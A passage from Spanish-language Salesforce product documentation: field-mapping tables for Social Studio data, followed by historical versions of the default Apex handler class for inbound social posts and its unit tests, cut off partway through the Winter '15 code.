| Estado | estado | ND | No se actualiza |
| StatusMessage | statusMessage | ND | No se actualiza |
| ThreadSize | threadSize | ND | No se actualiza |
| TopicProfileName | topicProfileName | @mi_nombre_usuario | Nombre de TP en Social Studio.sd |

| Campo de Salesforce | Valor de datos procedente de Social Studio | Datos de muestra | Notas |
|---|---|---|---|
| TopicType | topicType | Palabra clave \| Gestionado | Si se trata de un perfil de tema o una cuenta gestionada. |
| UniqueCommentors | uniqueCommentors | ND | No se actualiza |
| ViewCount | viewCount | ND | No se actualiza |
| Who | ND | Relación polimórfica | Puede ser varios tipos de registros, incluyendo Candidato. Vinculado. |

## Persona social

El objeto Persona social contiene los siguientes campos.

Nota: El objeto Persona social solo se actualiza cuando recibe una publicación de alguien con un registro de persona existente. Persona social no se actualiza a través de un proceso paralelo.

**Tabla 47: Campos de Persona social**

| Campo de Salesforce | Valor de datos procedente de Social Studio | Datos de muestra | Notas |
|---|---|---|---|
| AreWeFollowing | areWeFollowing | ND | No se actualiza |
| Bio | bio | Biografía de muestra de Twitter | ND |
| ExternalId | externalUserId | 1234567890 | ND |
| ExternalPictureURL | profileIconUrl | http://algun.dominio/imagen.jpg | ND |
| Seguidores | seguidores | 290 | ND |
| Siguiendo | seguimiento | 116 | ND |
| IsBlacklisted | isBlacklisted | ND | No se actualiza |
| IsDefault | ND | verdadero/falso | Este valor especifica si este registro se utiliza para obtener la imagen de avatar que se muestra en el contacto/cuenta. Se utiliza por contactos sociales.N/A |
| IsFollowingUs | isFollowingUs | ND | No se actualiza |
| Klout | kloutScore | ND | No se actualiza |
| ListedCount | listed | 4 | ND |
| MediaProvider | mediaProvider | Twitter, Facebook, etc. | Red social del perfil |
| MediaType | mediaType | Twitter | ND |

| Campo de Salesforce | Valor de datos procedente de Social Studio | Datos de muestra | Notas |
|---|---|---|---|
| Nombre | author | Juan López | ND |
| NumberOfFriends | friends | ND | No se actualiza |
| NumberOfTweets | tweets | 59546 | ND |
| Principal | ND | Nombre del contacto (vinculado) | Persona social toma como principal un contacto de forma predeterminada. |
| ProfileType | authorType | Persona | ND |
| ProfileUrl | profileUrl | http://twitter.com/mysamplehandle | ND |
| Proveedor | mediaProvider | otro | Similar a mediaType pero permite menos valores. |
| R6SourceId | r6SourceId | 123456789 | Id. nativo para el autor |
| RealName | realName | Juan López | ND |
| TopicType | topicType | Palabra clave o Gestionado | ND |

## Datos adicionales procedentes de Social Studio

Además de los datos anteriores, ciertos campos entran en los datos sin procesar desde Social Studio pero no se asignan automáticamente a campos en los objetos Publicación social y Personal social. Puede acceder a estos campos a través de Visualforce o Apex.

**Tabla 48: Campos de datos adicionales procedentes de Social Studio**

| Campo de datos sin procesar | Notas |
|---|---|
| authorTags | Cadena |
| classifiers | Clasificador[] |
| createLead | Booleano |
| firstName | Cadena |
| jobId | Cadena |
| lastName | Cadena |
| mediaUrls | Los datos sin procesar entran como una matriz de todos los datos adjuntos. SCS hace coincidir los primeros datos adjuntos con un tipo conocido (imagen\|vídeo) en SocialPost.AttachmentType y SocialPost.AttachmentURL |
| originalAvatar | Cadena |
| originalFullName | Cadena |
| originalScreenName | Cadena |

| Campo de datos sin procesar | Notas |
|---|---|
| origins | Cadena |
| privacy | Cadena |
| r6ParentPostId | Largo |
| recipientId | Cadena |
| replyToExternalPostId | Los datos sin procesar utilizados para buscar "En respuesta a" en Publicación social pero el campo no se escribe directamente en Publicación social |
| skipCreateCase | Se utiliza para la función de moderación presentada en la versión Summer '14; si es Sí, SCS omite la creación de caso en la lógica predeterminada. Este campo también puede utilizarse en lógica específica del cliente |

# Historial de clase de Apex predeterminada

Clase de Apex predeterminada completa del servicio al cliente de redes sociales para versiones anteriores.

Para la versión actual, consulte Referencia de clase de Apex predeterminada en la página 3136

EDICIONES

Disponible en: Salesforce Classic

El servicio al cliente de redes sociales está disponible en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

## Prueba y clase de Apex predeterminada para Spring '16

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }
```

```
    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null)
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
```

```
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;
```

```
            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
```

```
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }
```

```
    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
```

```
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }
```

```
private boolean hasPostTagsThatCreateCase(SocialPost post){
    Set<String> postTags = getPostTags(post);
    postTags.retainAll(getPostTagsThatCreateCase());
    return !postTags.isEmpty();
}

private Set<String> getPostTags(SocialPost post){
    Set<String> postTags = new Set<String>();
    if(post.postTags != null)
        postTags.addAll(post.postTags.split(',', 0));
    return postTags;
}

global String getPersonaFirstName(SocialPersona persona) {
    String name = getPersonaName(persona);
    String firstName = '';
    if (name.contains(' ')) {
        firstName = name.substringBeforeLast(' ');
    }
    firstName = firstName.abbreviate(40);
    return firstName;
}

global String getPersonaLastName(SocialPersona persona) {
    String name = getPersonaName(persona);
    String lastName = name;
    if (name.contains(' ')) {
        lastName = name.substringAfterLast(' ');
    }
    lastName = lastName.abbreviate(80);
    return lastName;
}

private String getPersonaName(SocialPersona persona) {
    String name = persona.Name.trim();
    if (String.isNotBlank(persona.RealName)) {
        name = persona.RealName.trim();
    }
    return name;
}

global virtual SObject createPersonaParent(SocialPersona persona) {

    String firstName = getPersonaFirstName(persona);
    String lastName = getPersonaLastName(persona);

    Contact contact = new Contact(LastName = lastName, FirstName = firstName);
    String defaultAccountId = getDefaultAccountId();
    if (defaultAccountId != null)
        contact.AccountId = defaultAccountId;
    insert contact;
    return contact;
}
```

```
}
```

**Prueba**

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
```

```
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();
```

```
        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
```

```
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

## Prueba y clase de Apex predeterminada para Winter '15

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }
```

```
    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }
```

```
    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;
```

```
            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
```

```
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }
```

```
    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
```

```
        }
        return null;
    }

